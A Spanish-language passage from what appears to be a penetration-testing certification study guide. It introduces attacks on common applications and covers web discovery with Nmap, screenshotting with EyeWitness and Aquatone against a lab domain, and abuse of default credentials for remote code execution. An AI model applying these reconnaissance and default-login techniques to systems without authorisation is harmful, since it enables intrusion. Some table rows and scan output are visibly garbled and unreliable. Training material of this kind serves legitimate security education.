


CERTIFIED PENETRATION TESTING SPECIALIST
• HACK THE BOX •
• CPT5 • CPT5 • CPT5 • CPT5 • CPT5 •



CPT5 PDF2

Especialista en pruebas de penetración

El Especialista certificado en pruebas de penetración de HTB (HTB CPTS) es una certificación altamente práctica que evalúa las habilidades de pruebas de penetración de los candidatos. Los titulares de la certificación de Especialista certificado en pruebas de penetración de HTB poseerán competencia técnica en los dominios de piratería ética y pruebas de penetración en un nivel intermedio. También podrán evaluar el riesgo al que está expuesta una infraestructura y redactar un informe de calidad comercial y procesable.

Alejandro González B. (Anonimo501)

<https://t.me/Pen7esting>

<https://t.me/ultimostiemp0s> (Canal cristiano)

<https://www.youtube.com/@Anonimo501>

<https://www.linkedin.com/in/alejandro-gonzález-botache-647b60241/>



Contenido

Introducción a los ataques a aplicaciones comunes	4
---	---

Attacking Common Applications



Introducción a los ataques a aplicaciones comunes

Datos de la aplicación

En este módulo se estudiarán en profundidad varias aplicaciones comunes y se abordarán brevemente otras menos comunes (pero que se ven a menudo). Algunas de las categorías de aplicaciones que podemos encontrar durante una evaluación determinada y que podemos aprovechar para ganar terreno o acceder a datos confidenciales incluyen:

Categoría	Aplicaciones
Gestión de contenido web	Joomla, Drupal, WordPress, DotNetNuke, etc.
Servidores de aplicaciones	Sistemas operativos compatibles: Linux, Linux, Linux y Linux.
Gestión de eventos e información de seguridad (SIEM)	Splunk, Trustwave, LogRhythm, etc.
Gestión de red	Monitor de red PRTG, ManageEngine OpManager, etc.
Gestión de TI	Nagios, Puppet, Zabbix, ManageEngine ServiceDesk Plus, etc.
Marcos de software	JBoss, Axis2, etc.
Gestión del servicio de atención al cliente	osTicket, Zendesk, etc.
Motores de búsqueda	Elasticsearch, Apache Solr, etc.
Gestión de configuración de software	Atlassian JIRA, GitHub, GitLab, Bugzilla, Bugsnag, Bitbucket, etc.

Categoría	Aplicaciones
Herramientas de desarrollo de software	Jenkins, Atlassian Confluence, phpMyAdmin, etc.
Integración de aplicaciones empresariales	Servidores Oracle Fusion, BizTalk Server, Apache ActiveMQ, etc.

Una breve historia

Por ejemplo, durante una prueba de penetración externa, me encontré con la [aplicación Nexus Repository OSS](#) de Sonatype, que nunca había visto antes. Rápidamente descubrí que las credenciales de administrador predeterminadas de `admin:admin123` esa versión no habían cambiado, y pude iniciar sesión y explorar la funcionalidad de administrador. En esta versión, aproveché la API como un usuario autenticado para obtener la ejecución remota de código en el sistema. Encontré esta aplicación en otra evaluación, pude iniciar sesión con las credenciales predeterminadas una vez más. Esta vez pude abusar de la funcionalidad [de Tareas](#) (que estaba deshabilitada la primera vez que me encontré con esta aplicación) y escribir un [script rápido de Groovy](#) en sintaxis Java para ejecutar un script y obtener la ejecución remota de código. Esto es similar a cómo abusaremos de la [consola de scripts](#) de Jenkins más adelante en este módulo. He encontrado muchas otras aplicaciones, como [OpManager](#) de ManageEngine, que le permiten ejecutar un script como el usuario bajo el que se ejecuta la aplicación (generalmente la poderosa cuenta NT AUTHORITY\SYSTEM) y obtener un punto de apoyo. Nunca debemos pasar por alto las solicitudes durante una evaluación interna y externa, ya que pueden ser nuestra única vía de entrada en un entorno relativamente bien mantenido.

Aplicaciones comunes

Normalmente me encuentro con al menos una de las aplicaciones que se indican a continuación, que abordaremos en profundidad en las secciones del módulo. Si bien no podemos cubrir todas las posibles aplicaciones que podemos encontrar, las habilidades que se enseñan en este módulo nos prepararán para abordar todas las aplicaciones con un ojo crítico y evaluarlas en busca de vulnerabilidades públicas y configuraciones incorrectas.

Solicitud	Descripción
WordPress	WordPress es un sistema de gestión de contenido (CMS) de código abierto que se puede utilizar para múltiples propósitos. A menudo se utiliza para alojar blogs y foros. WordPress es altamente personalizable y compatible con SEO, lo que lo hace popular entre las empresas. Sin embargo, su capacidad de personalización y naturaleza extensible lo hacen propenso a vulnerabilidades a través de temas y complementos de terceros. WordPress está escrito en PHP y generalmente se ejecuta en Apache con MySQL como backend.
Drupal	Drupal es otro CMS de código abierto muy popular entre empresas y desarrolladores. Drupal está escrito en PHP y admite el uso de MySQL o PostgreSQL para el backend. Además, se puede utilizar SQLite si no hay un DBMS instalado. Al igual que

	WordPress, Drupal permite a los usuarios mejorar sus sitios web mediante el uso de temas y módulos.
Joomla	Joomla es otro CMS de código abierto escrito en PHP que normalmente utiliza MySQL pero que puede ejecutarse con PostgreSQL o SQLite. Joomla se puede utilizar para blogs, foros de debate, comercio electrónico y más. Joomla se puede personalizar en gran medida con temas y extensiones y se estima que es el tercer CMS más utilizado en Internet después de WordPress y Shopify.
Tomcat	Apache Tomcat es un servidor web de código abierto que aloja aplicaciones escritas en Java. Tomcat fue diseñado inicialmente para ejecutar servlets de Java y scripts de Java Server Pages (JSP). Sin embargo, su popularidad aumentó con los frameworks basados en Java y ahora es ampliamente utilizado por frameworks como Spring y herramientas como Gradle.
Jenkins	Jenkins es un servidor de automatización de código abierto escrito en Java que ayuda a los desarrolladores a crear y probar sus proyectos de software de forma continua. Es un sistema basado en servidor que se ejecuta en contenedores de servlets como Tomcat. A lo largo de los años, los investigadores han descubierto varias vulnerabilidades en Jenkins, incluidas algunas que permiten la ejecución remota de código sin necesidad de autenticación.
Splunk	Splunk es una herramienta de análisis de registros que se utiliza para recopilar, analizar y visualizar datos. Aunque originalmente no estaba pensada para ser una herramienta SIEM, Splunk se utiliza a menudo para la supervisión de la seguridad y el análisis empresarial. Las implementaciones de Splunk se utilizan a menudo para almacenar datos confidenciales y podrían proporcionar una gran cantidad de información a un atacante si se ven comprometidas. Históricamente, Splunk no ha sufrido una cantidad considerable de vulnerabilidades conocidas aparte de una vulnerabilidad de divulgación de información (CVE-2018-11409) y una vulnerabilidad de ejecución remota de código autenticado en versiones muy antigua (CVE-2011-4642).
Monitor de red PRTG	PRTG Network Monitor es un sistema de monitoreo de red sin agente que se puede utilizar para monitorear métricas como el tiempo de actividad, el uso del ancho de banda y más desde una variedad de dispositivos como enrutadores, commutadores, servidores, etc. Utiliza un modo de detección automática para escanear una red y luego aprovecha protocolos como ICMP, WMI, SNMP y NetFlow para comunicarse con los dispositivos detectados y recopilar datos de ellos. PRTG está escrito en Delphi .
osTicket	osTicket es un sistema de tickets de soporte de código abierto ampliamente utilizado. Se puede utilizar para gestionar tickets de servicio al cliente recibidos por correo electrónico, teléfono y la interfaz web. osTicket está escrito en PHP y puede ejecutarse en Apache o IIS con MySQL como backend.
GitLab	GitLab es una plataforma de desarrollo de software de código abierto con un administrador de repositorios Git, control de versiones, seguimiento de problemas, revisión de código, integración y despliegue continuos, y más. Originalmente se escribió en Ruby, pero ahora utiliza Ruby on Rails, Go y Vue.js. GitLab ofrece versiones del software tanto para la comunidad (gratuitas) como para empresas.

Objetivos del módulo


A lo largo de las secciones del módulo, haremos referencia a direcciones URL como <http://app.inlanefreight.local>. Para simular un entorno grande y realista con varios servidores web, utilizamos **Vhosts** para alojar las aplicaciones web. Dado que todos estos Vhosts se asignan a un directorio diferente en el mismo host, tenemos que realizar entradas manuales en nuestro archivo `/etc/hosts` en Pwnbox o en la máquina virtual de ataque local para interactuar con el laboratorio. Esto debe hacerse para cualquier ejemplo que muestre escaneos o capturas de pantalla utilizando un FQDN. Las secciones como Splunk que solo utilizan la dirección IP del objetivo generado no requerirán una entrada en el archivo de hosts, y puede interactuar simplemente con la dirección IP generada y el puerto asociado.

Para hacer esto rápidamente, podríamos ejecutar lo siguiente: ([AGREGAR DOMINIOS A /ETC/HOSTS RAPIDAMENTE](#))

```
IP=10.129.42.195  
printf "%s\t%s\n\n" "$IP" "app.inlanefreight.local dev.inlanefreight.local  
blog.inlanefreight.local" | sudo tee -a /etc/hosts
```

Después de este comando, nuestro `/etc/hosts` archivo se vería así (en un Pwnbox recién creado):

```
cat /etc/hosts
```



```
AlejandroGB@htb[/htb]$ cat /etc/hosts  
  
# Your system has configured 'manage_etc_hosts' as True.  
# As a result, if you wish for changes to this file to persist  
# then you will need to either  
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian tmpl  
# b.) change or remove the value of 'manage_etc_hosts' in  
#      /etc/cloud/cloud.cfg or cloud-config from user-data  
#  
127.0.1.1 htb-9zftpkslke.htb-cloud.com htb-9zftpkslke  
127.0.0.1 localhost  
  
# The following lines are desirable for IPv6 capable hosts  
::1 ip6-localhost ip6-loopback  
fe00::0 ip6-localnet  
ff00::0 ip6-mcastprefix  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
ff02::3 ip6-allhosts  
  
10.129.42.195 app.inlanefreight.local dev.inlanefreight.local blog.inlanefreight.local
```

Es posible que desees escribir tu propio script o editar el archivo de hosts a mano, lo cual está bien.

Descubrimiento y enumeración de aplicaciones


Para gestionar eficazmente su red, una organización debe mantener (y actualizar continuamente) un inventario de activos que incluya todos los dispositivos conectados a la red (servidores, estaciones de trabajo, dispositivos de red, etc.), el software instalado y las aplicaciones en uso en todo el entorno. Si una organización no está segura de lo que hay presente en su red, ¿cómo sabrá qué proteger y qué posibles agujeros existen? La organización debe saber si las aplicaciones están instaladas localmente o alojadas por un tercero, su nivel de parche actual, si están al final de su vida útil o cerca de llegar a ese punto, ser capaz de detectar cualquier aplicación no autorizada en la red (o "TI en la sombra") y tener suficiente visibilidad de cada aplicación para garantizar que estén adecuadamente protegidas con contraseñas seguras (no predeterminadas) e idealmente, que esté habilitada la autenticación multifactor. Algunas aplicaciones tienen portales administrativos que se pueden restringir para que solo sean accesibles desde direcciones IP específicas o desde el propio host (localhost).

La realidad es que muchas organizaciones no conocen todo lo que ocurre en su red y algunas organizaciones tienen muy poca visibilidad, y podemos ayudarlas con esto. La enumeración que realizamos puede ser muy beneficiosa para nuestros clientes para ayudarlos a mejorar o comenzar a construir un inventario de activos. Es muy probable que identifiquemos aplicaciones que se han olvidado, versiones de demostración de software que tal vez hayan tenido su licencia de prueba vencida y se hayan convertido a una versión que no requiere autenticación (en el caso de Splunk), aplicaciones con credenciales predeterminadas o débiles, aplicaciones no autorizadas o mal configuradas y aplicaciones que sufren vulnerabilidades públicas. Podemos proporcionar estos datos a nuestros clientes como una combinación de los hallazgos en nuestros informes (es decir, una aplicación con credenciales predeterminadas **admin:admin**, como apéndices como una lista de servicios identificados asignados a hosts o datos de escaneo complementarios). Incluso podemos dar un paso más y educar a nuestros clientes sobre algunas de las herramientas que usamos a diario para que puedan comenzar a realizar un reconocimiento periódico y proactivo de sus redes y encontrar brechas antes de que los evaluadores de penetración, o peor aún, los atacantes, las encuentren primero.

Como evaluadores de penetración, necesitamos tener fuertes habilidades de enumeración y ser capaces de obtener una "imagen general" de cualquier red comenzando con muy poca o ninguna información (descubrimiento de caja negra o simplemente un conjunto de rangos CIDR). Normalmente, cuando nos conectamos a una red, comenzaremos con un barrido de ping para identificar "hosts activos". A partir de ahí, generalmente comenzaremos con un escaneo de puertos específico y, eventualmente, un escaneo de puertos más profundo para identificar servicios en ejecución. En una red con cientos o miles de hosts, estos datos de enumeración pueden volverse difíciles de manejar. Supongamos que realizamos un escaneo de puertos de Nmap para identificar servicios web comunes como:

Nmap - Descubrimiento web

```
nmap -p 80,443,8000,8080,8180,8888,1000 --open -oA web_discovery -iL scope_list
```



The screenshot shows a terminal window titled "Descubrimiento y enumeración de aplicaciones". The command run is "AlejandroGB@htb[/htb]\$ nmap -p 80,443,8000,8080,8180,8888,1000 --open -oA web_discovery -iL scope_list". The output lists various ports and services found on the target host.

Podemos encontrar una enorme cantidad de hosts con servicios ejecutándose únicamente en los puertos 80 y 443. ¿Qué hacemos con estos datos? Examinar los datos de enumeración manualmente en un entorno grande consumiría demasiado tiempo, especialmente porque la mayoría de las evaluaciones están sujetas a estrictas restricciones de tiempo. Navegar por cada IP/nombre de host + puerto también sería muy ineficiente.

Afortunadamente, existen varias herramientas excelentes que pueden ayudarnos mucho en este proceso. Dos herramientas fenomenales que todo evaluador debería tener en su arsenal son [EyeWitness](#) y [Aquatone](#). Ambas herramientas pueden recibir una salida de escaneo XML sin procesar de Nmap (Aquatone también puede recibir XML de Masscan; EyeWitness puede recibir una salida XML de Nessus) y usarse para inspeccionar rápidamente todos los hosts que ejecutan aplicaciones web y tomar capturas de pantalla de cada uno. Luego, las capturas de pantalla se reúnen en un informe que podemos revisar en el navegador web para evaluar la superficie de ataque web.

Estas capturas de pantalla pueden ayudarnos a reducir la lista de posibles cientos de hosts y crear una lista más específica de aplicaciones a las que deberíamos dedicar más tiempo para enumerar y atacar. Estas herramientas están disponibles tanto para Windows como para Linux, por lo que podemos utilizarlas en cualquier entorno que elijamos para nuestro cuadro de ataque. Repasemos algunos ejemplos de cada una para crear un inventario de las aplicaciones presentes en el [INLANEFREIGHT.LOCAL](#) dominio de destino.

Organizarse

Aunque cubriremos la toma de notas, la elaboración de informes y la documentación en un módulo aparte, vale la pena aprovechar la oportunidad para seleccionar una aplicación de toma de notas si aún no lo hemos hecho y comenzar a configurarla para registrar mejor los datos que estamos recopilando en esta fase. El módulo [Primeros pasos](#) analiza varias aplicaciones de toma de notas. Si aún no ha elegido una, sería un excelente momento para comenzar. Herramientas como **OneNote**, **Evernote**, **Notion**, **Cherrytree**, etc., son todas buenas opciones y todo depende de las preferencias personales. Independientemente de la herramienta que elija, en este momento deberíamos estar trabajando en nuestra metodología de toma de notas y creando plantillas que podamos usar en nuestra herramienta de elección configurada para cada tipo de evaluación.

Para esta sección, dividiría la Enumeration & sección **Discovery** de mi cuaderno en una sección **Application Discovery** separada. Aquí crearía subsecciones para el alcance, los escaneos (Nmap, Nessus, Masscan, etc.), capturas de pantalla de la aplicación y hosts interesantes/notables para profundizar más tarde. Es importante marcar con fecha y hora cada escaneo que realizamos y guardar todos los resultados y la sintaxis exacta del escaneo que se realizó y los hosts objetivo. Esto puede ser útil más adelante si el cliente tiene alguna pregunta sobre la actividad que vio durante la evaluación. Estar organizado desde el principio y mantener registros y notas detallados nos ayudará mucho con el informe final. Normalmente configuro el esqueleto del informe al comienzo de la evaluación junto con mi cuaderno para poder comenzar a completar ciertas secciones del informe mientras espero que finalice un escaneo. Todo esto ahorrará tiempo al final del compromiso, nos dejará más tiempo para las cosas divertidas (¡probar configuraciones incorrectas y exploits!) y garantizará que seamos lo más minuciosos posible.

Un ejemplo de estructura de OneNote (también aplicable a otras herramientas) podría verse como el siguiente para la fase de descubrimiento:


External Penetration Test - <Client Name>

- Scope (incluidas las direcciones/rangos de IP dentro del alcance, las URL, cualquier host frágil, los plazos de prueba y cualquier limitación u otra información relativa que necesitemos tener a mano)
- Client Points of Contact
- Credentials
- Discovery/Enumeration
 - Scans
 - Live hosts
- Application Discovery
 - Scans
 - Interesting/Notable Hosts
- Exploitation
 - <Hostname or IP>
 - <Hostname or IP>
- Post-Exploitation
 - <Hostname or IP>
 - <><Hostname or IP>

Volveremos a hacer referencia a esta estructura a lo largo del módulo, por lo que sería un ejercicio muy beneficioso replicarla y registrar todo nuestro trabajo en este módulo como si estuviéramos trabajando en un proyecto real. Esto nos ayudará a refinar nuestra metodología de documentación, una habilidad esencial para un evaluador de penetración exitoso. Tener notas a las que hacer referencia de cada sección será útil cuando lleguemos a las tres evaluaciones de habilidades al final del módulo y será extremadamente útil a medida que avancemos en el camino **Penetration Tester**.

Enumeración inicial

Supongamos que nuestro cliente nos proporcionó el siguiente alcance:



```
AlejandroGB@htb[/htb]$ cat scope_list
app.inlanefreight.local
dev.inlanefreight.local
drupal-dev.inlanefreight.local
drupal-qa.inlanefreight.local
drupal-acc.inlanefreight.local
drupal.inlanefreight.local
blog-dev.inlanefreight.local
blog.inlanefreight.local
app-dev.inlanefreight.local
jenkins-dev.inlanefreight.local
jenkins.inlanefreight.local
web01.inlanefreight.local
gitLab-dev.inlanefreight.local
gitLab.inlanefreight.local
support-dev.inlanefreight.local
support.inlanefreight.local
inlanefreight.local
10.129.201.50
```

Podemos comenzar con un escaneo de Nmap de los puertos web más comunes. Normalmente, hago un escaneo inicial con los puertos **80,443,8000,8080,8180,8888,10000** y luego ejecuto **EyeWitness** o **Aquatone** (o ambos, dependiendo de los resultados del primero) en relación con este escaneo inicial. Mientras reviso el informe de captura de pantalla de los puertos más comunes, puedo ejecutar un escaneo de Nmap más exhaustivo en relación con los 10 000 puertos principales o todos los puertos TCP, dependiendo del tamaño del alcance. Dado que la enumeración es un proceso iterativo, ejecutaremos una herramienta de captura de pantalla web en relación con cualquier escaneo de Nmap posterior que realicemos para garantizar la máxima cobertura.

En una prueba de penetración de alcance completo no invasiva, normalmente también ejecutaré un escaneo de Nessus para ofrecerle al cliente el máximo rendimiento por su dinero, pero debemos poder realizar evaluaciones sin depender de herramientas de escaneo. Aunque la mayoría de las evaluaciones tienen un límite de tiempo (y a menudo no tienen el alcance adecuado para el tamaño del entorno), podemos brindarles a nuestros clientes el máximo valor estableciendo una metodología de enumeración repetible y exhaustiva que se pueda aplicar a todos los entornos que cubrimos.

Necesitamos ser eficientes durante la etapa de recopilación/descubrimiento de información sin tomar atajos que puedan dejar fallas críticas sin descubrir. La metodología y las herramientas preferidas de cada uno variarán un poco, y debemos esforzarnos por crear una que funcione bien para nosotros y que, al mismo tiempo, llegue al mismo objetivo final.

Todos los análisis que realizamos durante una interacción no invasiva tienen como objetivo recopilar datos como entrada para nuestro proceso de validación y prueba manual. No deberíamos depender únicamente de los escáneres, ya que el elemento humano en las pruebas de penetración es esencial. A menudo, encontramos las vulnerabilidades y configuraciones erróneas más singulares y graves solo mediante pruebas manuales exhaustivas.

Analicemos en profundidad la lista de alcance mencionada anteriormente con un análisis de Nmap que normalmente descubrirá la mayoría de las aplicaciones web en un entorno. Por supuesto, realizaremos análisis más profundos más adelante, pero esto nos dará un buen punto de partida.

Nota: No todos los hosts de la lista de alcance anterior estarán accesibles al generar el objetivo que se muestra a continuación. Al final de esta sección, se incluirán ejercicios separados y similares para reproducir gran parte de lo que se muestra aquí.

```
nmap -p 80,443,8000,8080,8180,8888,10000 --open -oA web_discovery -iL scope_list
```

```
AlejandroGB@htb[/htb]$ sudo nmap -p 80,443,8000,8080,8180,8888,10000 --open -oA web_discovery -iL scope_list
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-07 21:49 EDT
Stats: 0:00:07 elapsed; 1 hosts completed (4 up), 4 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 81.24% done; ETC: 21:49 (0:00:01 remaining)

Nmap scan report for app.inlanefreight.local (10.129.42.195)
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for app-dev.inlanefreight.local (10.129.201.58)
Host is up (0.12s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8000/tcp  open  http-alt
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8180/tcp  open  unknown
8888/tcp  open  sun-answerbook

Nmap scan report for gitlab-dev.inlanefreight.local (10.129.201.88)
Host is up (0.12s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8081/tcp  open  blackice-icecap

Nmap scan report for 10.129.201.50
Host is up (0.13s latency).
```

Como podemos ver, identificamos varios hosts que ejecutan servidores web en varios puertos. A partir de los resultados, podemos inferir que uno de los hosts es Windows y el resto son Linux (pero no podemos estar 100% seguros en esta etapa). Preste especial atención a los nombres de host también. En este laboratorio, estamos utilizando Vhosts para simular los subdominios de una empresa. **dev** Vale la pena anotar los hosts con como parte del FQDN ya que pueden estar ejecutando funciones no probadas o tener cosas como el modo de depuración habilitado. A veces, los nombres de host no nos dirán demasiado, como **app.inlanefreight.local**. Podemos inferir que es un servidor de aplicaciones, pero necesitaríamos realizar una enumeración adicional para identificar qué aplicación(es) se están ejecutando en él.

También nos gustaría agregar **gitlab-dev.inlanefreight.local** la nuestra lista de "hosts interesantes" para investigar una vez que completemos la fase de descubrimiento. Es posible que podamos acceder a repositorios públicos de Git que podrían contener información confidencial, como credenciales o pistas que pueden llevarnos a otros subdominios/Vhosts. No es raro encontrar instancias de Gitlab que nos permitan registrar un usuario sin requerir la aprobación del administrador para activar la cuenta. Es posible que encontremos repositorios adicionales después de iniciar sesión. También valdría la pena verificar las confirmaciones anteriores para obtener datos como las credenciales, que cubriremos con más detalle más adelante en este módulo cuando profundicemos en Gitlab.

Enumerar uno de los hosts más a fondo mediante un escaneo de servicio Nmap (**-sV**) contra los 1000 puertos principales predeterminados puede brindarnos más información sobre lo que se está ejecutando en el servidor web.

```
nmap --open -sV 10.129.201.50
```

```
AlejandroGB@htb:[/htb]$ sudo nmap --open -sV 10.129.201.50
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-07 21:58 EDT
Nmap scan report for 10.129.201.50
Host is up (0.13s latency).

Not shown: 991 closed ports
PORT      STATE SERVICE          VERSION
80/tcp     open  http           Microsoft IIS httpd 10.0
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Terminal Services
3389/tcp   open  ms-wbt-server Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp   open  http           Splunkd httpd
8080/tcp   open  http           Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor)
8089/tcp   open  ssl/http      Splunkd httpd (free license; remote login disabled)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.63 seconds
```

En el resultado anterior, podemos ver que un servidor web IIS se está ejecutando en el puerto predeterminado 80 y parece que **Splunk** se está ejecutando en el puerto 8000/8089, mientras que **PRTG Network Monitor** está presente en el puerto 8080. Si estuviéramos en un entorno de tamaño mediano a grande, este tipo de enumeración sería ineficiente. Podría hacer que nos perdiéramos una aplicación web que podría resultar fundamental para el éxito del compromiso.

Uso de EyeWitness

En primer lugar, tenemos EyeWitness. Como ya se ha mencionado, EyeWitness puede tomar la salida XML tanto de Nmap como de Nessus y crear un informe con capturas de pantalla de cada aplicación web presente en los distintos puertos mediante Selenium. También irá un paso más allá y categorizará las aplicaciones cuando sea posible, las identificará y sugerirá credenciales predeterminadas en función de la aplicación. También se le puede proporcionar una lista de direcciones IP y URL y se le puede indicar que anteponga **http://** y **https://** al principio de cada una. Realizará la resolución DNS para las IP y se le puede proporcionar un conjunto específico de puertos a los que intentar conectarse y realizar una captura de pantalla.

Podemos instalar EyeWitness a través de apt:

